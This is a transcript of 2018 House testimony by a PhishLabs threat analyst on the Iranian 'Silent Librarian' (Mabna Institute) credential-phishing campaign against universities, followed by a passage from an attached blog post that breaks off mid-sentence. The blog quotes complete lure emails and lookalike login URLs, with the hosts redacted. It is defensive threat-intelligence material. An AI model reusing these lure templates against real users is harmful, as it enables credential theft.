Testimony of

Crane Hassold
Director of Threat Intelligence
PhishLabs

Before the
U.S. House of Representatives
Committee on Science, Space, and Technology
Subcommittee on Oversight
and
Subcommittee on Research and Technology

"Scholars or Spies: Foreign Plots Targeting America's Research and Development"

April 11, 2018

Chairman Abraham, Chairwoman Comstock, Ranking Members Beyer and Lipinski, and Members of the Committee, thank you for the opportunity to appear before you today. My name is Crane Hassold, and I am the Director of Threat Intelligence at PhishLabs, a cybersecurity company based in Charleston, South Carolina. The purpose of my testimony is to discuss my research and observations on the threat foreign actors pose to American academic institutions through the theft of research.

An Overview of PhishLabs

PhishLabs was founded in 2008 and is a 24/7 managed security provider that protects against phishing attacks targeting employees and customers. Using a powerful combination of proprietary technology, specialized security operations, and deep threat intelligence, PhishLabs provides a full range of services to detect these attacks, extract intelligence on the attack

operations, and quickly mitigate the underlying infrastructure to stop the threat. This results in a reduction of risk posed by compromised systems, data breaches, and online fraud.

The vast majority of cyberattacks start by targeting and exploiting people. This is because every organization has people and, unlike technology, people cannot be patched to remove their vulnerability. To further understand the extent in which PhishLabs analyzes phishing related cyber threats, please consider the following over the past year:

- We analyzed more than 1.3 million confirmed malicious phishing sites that resided on nearly 300,000 unique domains.
- We investigated and mitigated more than 12,000 phishing attacks every month, and identified the underlying infrastructure used in these attacks and shut them down.
- We work on behalf of leading financial institutions, social media sites, healthcare companies, retailers, insurance companies, and technology companies to fight back against phishing threats.

Why Phishing is a Persistent Problem

Exploiting human vulnerabilities continues to be the most successful path for threat actors targeting the assets of organizations and individuals. As organizations deploy more advanced technical security controls, cybercriminals will increasingly rely on a vulnerability that is more difficult to patch – the human. Phishing emails are effective because they capitalize on emotional responses offered by the human psyche. Additionally, modern phishing is far more sophisticated than it used to be. The attacks themselves so closely mirror the legitimate emails that even savvy Internet users fall victim. Threat actors are supported by a thriving cybercrime ecosystem of tools and services, enabling them to launch phishing attacks with ease and impunity. As a result, according to the 2017 Verizon Data Breach Investigations Report[1], almost half of all data breaches are caused by a phishing attack.

Even though the methods and techniques evolve, phishing will persist as long as it is effective for cybercriminals. According to the Anti Phishing Working Group (APWG), annual phishing volume continues to rise[2]. Over the years phishing has been deployed as the initial infection vector for ransomware, banking trojans, and other malware. It has been used in Business Email Compromise (BEC) campaigns which are targeted email attacks that most often do not contain malicious attachments, links, or exploits. BEC attacks rely heavily on social engineering techniques and generally single out individuals that have authority, system rights, or access to

[1] http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/
[2] http://docs.apwg.org/reports/apwg_trends_report_q4_2016.pdf

send funds. Nation state attacks also leverage phishing in Advanced Persistent Threats (APTs) to penetrate enterprise networks and gain a foothold from which they can move laterally and establish persistence through stolen credentials and Remote Access Trojans (RATs). Phishing has proven successful for a variety of nefarious motives.

Through phishing, threat actors can steal data or intellectual property, access corporate systems, and/or commit fraud against individuals and organizations. Universities are particularly susceptible to risks associated with phishing attacks due to the sheer volume of users that interact with the network. Additionally, higher education has not traditionally invested heavily in mitigation of threats posed by phishing. As long as cybercriminals are accessing what is desired, threats will continue.

Silent Librarian: A Persistent Iranian Cyber Threat to American Universities

In December 2017, I identified two separate malicious domains hosting a total of nearly two dozen phishing sites targeting various universities in the United States and other countries. Generally, phishing sites targeting universities are presented as replicas of the university's general login page. The phishing sites hosted on these two domains, however, were different. Instead of being crafted to target general university credentials, these phishing sites were specifically crafted to mimic the login pages of university libraries. This unique difference indicated to me that the motivation of these phishing sites was significantly different that other university-themed phishing attacks I had previously observed and caused me to begin conducting additional research to better understand the purpose, scope, and characteristics of this threat.

Using a combination of technical analysis and open source research, I quickly identified hundreds of other phishing sites linked to the same threat actors that had previously targeted other universities around the world. Based on the clear threat posed by the threat actors responsible for these attacks, I named the group, which is customary for significant threat groups in the cyber threat intelligence field, Silent Librarian. To date, I have identified nearly 800 distinct phishing attacks linked to this group dating back to September 2013. These attacks have targeted more than 300 different universities in 23 countries, including 174 institutions in the United States.

Reviewing the list of targets, it is clear that they are not randomly selected. Universities targeted in Silent Librarian phishing campaigns are generally prominent research, technical, or medical universities. Some schools, in particular, have been targeted numerous times over the past four-and-a-half years. For example, Monash University, located in Australia, has been a popular Silent Librarian target. Monash has been targeted more than two dozen times by the group since the beginning of 2017. In addition to universities, this group has targeted notable non-academic

institutions, such as Los Alamos National Laboratory, Electric Power Research Institute, Memorial Sloan Kettering Cancer Center, Ohio State Wexner Medical Center, and Thomson Reuters.

Since the beginning of my research into this group and their attacks, I have worked closely with the Federal Bureau of Investigation to provide intelligence into the group's tactics and motivations. I have also partnered with the Research and Education Networking Information Sharing and Analysis Center (REN-ISAC), an information sharing clearinghouse for higher education institutions, to notify targeted universities of imminent or recent phishing campaigns.

Characteristics of Silent Librarian Phishing Attacks

Phishing attacks I have observed linked to Silent Librarian are incredibly sophisticated. Like a significant majority of most phishing attacks, email is the primary attack vector used by the group and the lures used to trick victims are remarkably authentic in appearance. Spelling and grammar, two of the primary indicators of a malicious email, are nearly perfect. The message in the lures is contextually legitimate, meaning it is an email a recipient could be reasonably expected to receive. Most Silent Librarian lure emails contain spoofed sender email addresses, which make them appear as if they're coming from a legitimate source. Some of the phishing emails, though, have been sent from temporary Gmail addresses. A small number of lures have even been sent from what appear to be email accounts at various Turkish universities.

Each of the Silent Librarian lures ends with a very realistic looking closing signature containing contact information for the target library. The information used to construct these signatures was likely collected through open source research conducted by the group. In some cases, all of the contact information can be found together on one webpage; however, some of the information is in different locations, indicating the actors have likely performed manual reconnaissance to gather the information.

At least a third of the Silent Librarian lures identified use fictitious personas to add a sense of authenticity to the emails. The names of these personas have evolved over time; however, the group has used the personas "Sarah Miller" and "Susan Jackson" frequently in recent campaigns. The group also changes the names of the personas to match the location of the target university. For example, a recent campaign targeting an Australian university used the persona "Jonathon Dixon," while the persona identity "Shinsuke Hamada" was previously used in an email lure targeting a Japanese school.

One of the most notable aspects of lures used in Silent Librarian phishing campaigns is that the group's tactics have only minimally changed over time. Outside the correction of a few minor spelling errors, the content of the phishing lures has remained incredibly consistent. The likely

reason for this consistency is that the success rate of campaigns using these lures was high enough that there was no need for them to evolve.

Like their lures, phishing sites created by Silent Librarian are very realistic. The URLs associated with the phishing pages closely mirror the legitimate web addresses of the account login pages for the target university libraries. Similarly, the content of Silent Librarian phishing pages is almost identical to the legitimate target sites. To create such a realistic phishing page, members of the group likely scrape the original HTML source code from the legitimate library login page, then edit the references to resources used to render the webpage (images, JavaScript, CSS, etc.) to point back to the original page, a common tactic among phishers.

At the beginning of 2017, the group began to obtain free SSL certificates for their phishing pages. This emerging tactic[3] exploits the general public's misunderstanding of the HTTP Secure (HTTPS) protocol to create more realistic-looking phishing pages. While HTTPS only indicates secure communication to and from a website, poor security messaging and confusing browser indicators have led many web users to believe that HTTPS also means that a website is safe and/or legitimate[4].

As a result of my research, I identified a website, Uniaccount[.]ir, that was used to sell at least some of the credentials compromised in Silent Librarian phishing attacks. On the Uniaccount website, visitors can purchase account credentials for dozens of universities around the world. Memberships are offered for access to variety of academic research databases and bulk access to the "best universities." Visitors to this site can also buy individual journal articles, ebooks, and standards documents for a nominal price. This website has been in operation since at least early-2015 and, based on data shown on the site, there have been more than one million visitors to the page.

Indictment of the Mabna Institute

On March 23, 2018, the US Department of Justice (USDOJ) indicted nine Iranians associated with a company named the Mabna Institute[5]. According to the indictment, this group allegedly conducted phishing attacks against international universities and private-sector companies to steal academic data, intellectual property, and other propriety data. The indictment details how more than 100,000 accounts of professors had been targeted through the end of 2017. Nearly 8,000 professor accounts were successfully compromised, which were used to exfiltrate a massive amount of academic data, including journals, theses, dissertations, and electronic books.

[3] https://info.phishlabs.com/blog/quarter-phishing-attacks-hosted-https-domains
[4] https://info.phishlabs.com/blog/have-we-conditioned-web-users-to-be-phished
[5] https://www.justice.gov/usao-sdny/pr/nine-iranians-charged-conducting-massive-cyber-theft-campaign-behalf-islamic

In total, more than 31 terabytes of data was stolen. The USDOJ alleges that much of this malicious activity was conducted on behalf of the Islamic Revolutionary Guard Corps (IRGC), one of the government of Iran's primary intelligence collection entities.

Based on my analysis of the details of the malicious activity outlined in the indictment, it is likely that the Mabna Institute and Silent Librarian are the same group. In addition to sharing strikingly similar attack techniques, an in-depth analysis of the Uniaccount website detailed above indicates that it is likely administered by Mostafa Sadeghi, who was named in the indictment as a "prolific Iran-based computer hacker who was an affiliate of the Mabna Institute."

It is important to note that the indictment has not seemed to deter the group from continuing their malicious activity. As of this date of this testimony, I have observed 27 new phishing sites created by the group since the indictment, targeting 20 different universities, ten of which are located in the United States.

The Impact of Phishing to American Universities

For non-financial institutions, measuring the impact of phishing can be difficult. Instead of being able to easily observe a financial loss caused by direct monetary theft, the impacts to these types of targets are more indirect. Much of the financial impact of phishing attacks incurred by non-financial institutions is related to the costs associated with responding to and mitigating attacks, which includes customer support resources, remediation efforts, impact analysis, and legal fees. In addition, phishing attacks are a significant threat to personal information, which can be used to facilitate additional crimes, such as identity theft and tax fraud.

As evidenced by the threat caused by the Silent Librarian campaigns, the impacts to academic institution caused by phishing attacks are even more complex. According to the USDOJ, the cost spent by American universities to procure and access the data and intellectual data compromised by the group was in excess of three billion dollars. Additionally, due to the massive amount of information sometimes exfiltrated from academic journal databases, access to these resources were cut off to the entire university.

Recommendations and Solutions

Based on my analysis of these attacks and conversations I have had with members of the university security community, there are a range of ways academic institutions can better prepare and respond to cyber threats posed by malicious threat actors. These solutions include accepting the threat of credential phishing attacks, improving efforts to detect and mitigate phishing infrastructure, and increasing awareness of cyber threats through security training.

1. Acknowledge the Threat and Impact

Generally, when people think of threats posed by cyber threat actors, particularly from foreign nation-state actors, they think of sophisticated malware-based attacks. Credential phishing attacks are viewed as nuisances that pose little to no risk to an organization. In most organizations, a significant amount of time and money is used to protect users from malicious payload-based attacks, less effort is placed on detecting and analyzing less technical threats, like credential phishing.

While my testimony today demonstrates the significant impact credential phishing attacks can have on the academic community, these types of attacks have become more common across all industries. In 2017, the number of credential phishing attacks posing as email login pages increased dramatically, overtaking financial phishing attacks as the most popular targets for cybercriminals[6]. This increase was almost entirely driven by the sharp rise in the number of phishing attacks mimicking Microsoft Office365 pages. This shift in targeting clearly signifies that cyber threat actors view credential phishing attacks as lucrative and meeting their goals.

Because these types of attacks are becoming a more popular form of attack and have been proven to be successful in previous campaigns targeting academic institutions, universities must accept them as a significant threat and focus on identifying ways to better protect their users against them.

2. Increase the Focus on Disrupting Phishing Infrastructure

Based on conversations I have had with colleagues in the academic community, it is my understanding that most universities respond to phishing attacks by simply blocking access to malicious websites on their internal network. While this response can be implemented quickly, this approach does not disrupt the attack and can still lead students and faculty to be compromised.

First, this response tactic assumes that all potential victims are located on the university's network at all times. Unfortunately, due to the transient nature of electronic communication and use of mobile devices to access user email accounts, the probability that a malicious phishing email is received by a student or faculty member outside of the university's internal network is significant.

[6] *PhishLabs 2018 Phishing Trends & Intelligence Report* (publication pending)

Second, this approach does nothing to disrupt the infrastructure of a phishing attack. At PhishLabs, one of our core services is identifying phishing sites and taking them offline through our partnerships with hosting providers. We focus on shutting down every step in the phishing attack chain to ensure that potential victims are unable to access the malicious content. As mentioned above, when not on the university's network, students and faculty lose the protection afforded from simply blocking a phishing sit internally. This exposes them to compromise because they would be able to still visit a phishing site in the absence of fully mitigating the malicious infrastructure.

Based the examples outlined above, universities should place more of a focus on fully mitigating phishing sites targeting their users rather than implementing quick responses that still leave open the opportunity for account compromise.

3. Reduce Risk Profile Through Training and Mitigation

Fighting back against phishing attacks starts with education. General security awareness training that educates users on a broad range of risks is the first step in building a security vigilant culture. In our experience, traditional, once-a-year training is not the most effective method. Users must be engaged through interactive, frequent training that educates and tests users. Secondly, due to the substantial risk presented by phishing, users must be conditioned to recognize and report malicious emails.

To condition users phishing simulations that reflect real-world threats should be conducted on a frequent basis. Immediate training should be administered if users take action as part of phishing simulation, such as, clicking a link in an email or downloading an attachment. On the spot training must be short, memorable, and relevant.

University networks can be exposed not only by faculty and staff but also students. As ideal as it would be to train everyone, it is more realistic to consider training faculty and staff at a minimum. As a result, employee reports of suspicious emails would enable faster detection of phishing attacks that make it past security controls and into user inboxes. This process however, requires consistent and timely analysis of user-reported emails. Once the emails are reported, threat indicators must be fed into the existing security infrastructure to mitigate the risk. This action would significantly decrease the chance of others, that may not be trained, exposing the network to threat actors. An effective program can transform people from being the most exploited vulnerability to a security asset.

Thank you again for the opportunity to testify before you today and I would be pleased to answer any questions.

Enclosures:

- “Silent Librarian: More to the Story of the Iranian Mabna Institute Indictment.” Published March 26, 2018. https://info.phishlabs.com/blog/silent-librarian-more-to-the-story-of-the-iranian-mabna-institute-indictment
- “How Universities Should Respond to Iranian Hacking Charges.” Published March 29, 2018. https://info.phishlabs.com/blog/post-iran-indictment-mabna-institute-what-next
- “Silent Librarian University Attacks Continue Unabated in Days Following Indictment.” Published April 5, 2018. https://info.phishlabs.com/blog/silent-librarian-university-attacks-continue-unabated-in-days-following-indictment

Silent Librarian: More to the Story of the Iranian Mabna Institute Indictment

Posted by Crane Hassold, Director of Threat Intelligence on Mar 26, '18

Find me on:
LinkedIn Twitter

Last Friday, Deputy Attorney General Rod Rosenstein announced the indictment of nine Iranians who worked for an organization named the Mabna Institute. According to prosecutors, the defendants stole more than 31 terabytes of data from universities, companies, and government agencies around the world. The cost to the universities alone reportedly amounted to approximately $3.4 billion. The information stolen from these universities was used by the Islamic Revolutionary Guard Corps (IRGC) or sold for profit inside Iran.

Today, @TheJusticeDept, #FBI, @USTreasury, @NewYorkFBI, & @SDNYnews announced charges against nine Iranians for conducting massive #cyber theft campaign on behalf of the Islamic Revolutionary Guard Corps. https://t.co/WS382CZPUm pic.twitter.com/qHHd2bajTa


— FBI (@FBI) March 23, 2018

PhishLabs has been tracking this same threat group since late-2017, designating them Silent Librarian. Since discovery, we have been working with the FBI, ISAC partners, and other international law enforcement agencies to help understand and mitigate these attacks.

The details of the phishing attacks identified by PhishLabs give a broader sense of the overall threat posed by this group when read alongside the crimes outlined in the indictment. While the indictment details the finely-crafted spear phishing campaigns targeting university professors, the attacks tracked by PhishLabs also involved the general targeting of university students and faculty to collect credentials for the victims' university library accounts. In light of the news from Friday, we are sharing insights and research that provide additional context to the Mabna Institute indictment.

History and Targets

PhishLabs began compiling attacks, lures, and other information tied to Silent Librarian in December 2017. Starting with just two domains that hosted nearly two dozen university phishing sites, we used PassiveDNS analysis, Whois data, SSL certificate monitoring, and open source research to identify more phishing sites linked to the same group. To date, we have identified more than 750 phishing attacks attributed to Silent Librarian dating back to September 2013. These attacks have targeted more than 300 universities in 22 countries. While most of the targeted universities are located in the United States, Canada, United Kingdom, and Australia, there have also been schools targeted in other countries in Western Europe and Asia.



Countries targeted by Silent Librarian phishing attacks.


Looking at the list of university targets, it is clear that they are not randomly selected. All of the universities targeted in the Silent Librarian campaigns are generally prominent research, technical, or medical universities. Some schools in particular have been targeted numerous times over the past four-and-a-half years. For example, Monash University, located in Australia, has been a popular Silent Librarian target. The university has been targeted more than two dozen times by the group since the beginning of 2017. In addition to universities, Silent Librarian has also targeted non-academic institutions, such as Los Alamos National Laboratory, Electric Power Research Institute, Memorial Sloan Kettering Cancer Center, Ohio State Wexner Medical Center, and Thomson Reuters.

Silent Librarian Lures

One of the notable aspects of Silent Librarian phishing campaigns is that their tactics have barely changed over time. Outside the correction of a few minor spelling errors, the content of the phishing lures has remained incredibly consistent. The likely reason for this consistency is that the success rate of campaigns using these lures was high enough that there was no need for them to evolve. From a research perspective, though, the static nature of the group's lure made it easier for us to identify past campaigns and track new campaigns as they occurred.

Dear User,
Your library account has expired, therefore you must reactivate it immediately or it closed automatically. If you intend to use this service in the future, you must take action at once! To reactive your account, simply visit the following page and login with your library account.

Body of an email lure sent to an American university in February 2014.



Dear User,

Your library account has expired, therefore you must reactivate it immediately or it will be closed automatically. If you intend to use this service in the future, you must take action at once!
To reactivate your account, simply visit the following page and login with your library account.

Body of an email lure sent to an Australian university in October 2017.

Overall, the lures constructed by Silent Librarian are remarkably authentic-looking. Spelling and grammar, two of the primary indicators of a malicious email, are nearly perfect. The message in the lures are contextually legitimate, meaning it is an email a recipient could be reasonably expected to receive.

Most of the Silent Librarian lure emails contain spoofed sender email addresses, which make them appear as if they're coming from a legitimate source. Some of the phishing emails, though, have been sent from temporary Gmail addresses. A small number of lures have even been sent from what appear to be email accounts at various Turkish universities.



From: **Helen Eyre** <userservices.supervisor@gmail.com>
Date: Wed, Aug 23, 2017 at 6:11 PM
Subject: Library Services
To:

Dear User,

This message is to inform you that your access to your library account will soon expire. You will have to login to your account to continue to have access to the library services.
You can reactivate it by logging in through the following URL. A successful login will activate your account and you will be redirected to your library profile.

http://go[redacted].xxxx.cf
/login_service2https3axxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx_system3dprimo26institute3d01[redacted]/
(*Malicious link redacted*)

If you are not able to login, please contact Helen Eyre at hmeyre@[redacted].edu (*Non-existent personnel*) for immediate assistance.

Sincerely,

Helen Eyre
Main Library
[redacted] University
[redacted]
hmeyre@[redacted].edu

Example lure sent from a temporary Gmail account.

Each of the Silent Librarian lures ends with a very realistic looking closing signature containing contact information for the target library. This information is collected through open source research conducted by the threat actors. In some cases, all of the contact information can be found together on one webpage; however, some of the information is in different locations, indicating the actors are likely performing manual reconnaissance to gather the information.

At least a third of the Silent Librarian lures identified use fictitious personas to add a sense of authenticity to the emails. The names of these personas have evolved over time; however, the group has used the personas "Sarah Miller" and "Susan Jackson" frequently in recent campaigns. The group also changes the names of the personas to match the location of the target university. For example, a recent campaign targeting an Australian university used the

persona "Jonathon Dixon," while the persona identity "Shinsuke Hamada" was previously used in an email lure targeting a Japanese school.

From: Library Services - [redacted] Library <libraryservices [redacted].tr>
Date: Wed, Jun 7, 2017 at 6:03 PM
Subject: Library Account
To: [redacted]

Dear Library Member,

Your access to your library account is expiring soon due to inactivity. To continue to have access to the library services, you must reactivate your account.

For this purpose, click the web address below or copy and paste it into your web browser. A successful login will activate your account and you will be redirected to your library profile.

https: // login. revproxy. [redacted]. edu / login *[Note: Hovering over the link reveals the URL http: // login. revproxy. [redacted]. edu. libt. cf / login /]*

If you are not able to login, please contact Sarah Miller at sareh_miller @[redacted]edu for immediate assistance.

Sincerely,

Sarah Miller
[redacted] University Library
[redacted] USA
Phone: [redacted]

Example lure containing "Sarah Miller" persona sent from a Turkish university email account.

Like the overall content of their lures, the subject lines of Silent Librarian phishing emails have remained consistent over time. Since the beginning of 2017, 97 percent of lures contained the subject "Library Account," "Library Notifications," or "Library Services."

Sometimes the name of the target university has been appended to the subject to add more perceived authenticity to the attack vector.

Phishing Pages

We have identified 127 different domains used to host Silent Librarian phishing sites since 2013. Like a growing number of phishing sites, domains registered by Silent Librarian generally use Freenom top-level domains (TLDs) (.TK, . CF, .GA, .GQ, .ML) because they are available at no cost. The group has used domains on other TLDs, though rather sparingly. Some of the other recent TLDs associated with Silent Librarian domains include .IN, .IR, .INFO, .LINK, and .TOP.

Like their lures, the phishing sites crafted by Silent Librarian are very realistic. The URLs associated with the phishing pages closely mirror the full legitimate URL path of the account login page for the target university library.


https://login.ezproxy.lib.[redacted].edu/login/

Legitimate American University Library Login URL (above)

https://login.ezproxy.lib.[redacted].edu.reactivation.in/login/


Silent Librarian Phishing URL (January 2018)

The content of Silent Librarian phishing pages is almost identical to the legitimate target sites. The actors likely scrape the original HTML source code from the legitimate library login page, then edit the references to resources used to render the webpage (images, JavaScript, CSS, etc.) to point back to the original page, a common tactic among phishers.



Side-by-side comparison of a legitimate login page (left) and a phishing page (right).

At the beginning of 2017, Silent Librarian began to regularly obtain free Let's Encrypt SSL certificates for their phishing pages. This technique, which we have previous discussed at length in blog posts from November and December, is used to create more realistic-looking phishing pages.



Example phishing page with valid SSL certificate.

For a few of the Silent Librarian attacks, we identified and collected the phish kits that were used to construct the phishing sites and left on the malicious server. Phish kits contain all of the files necessary to stand up a phishing site quickly, such as HTML files, PHP mailing scripts,

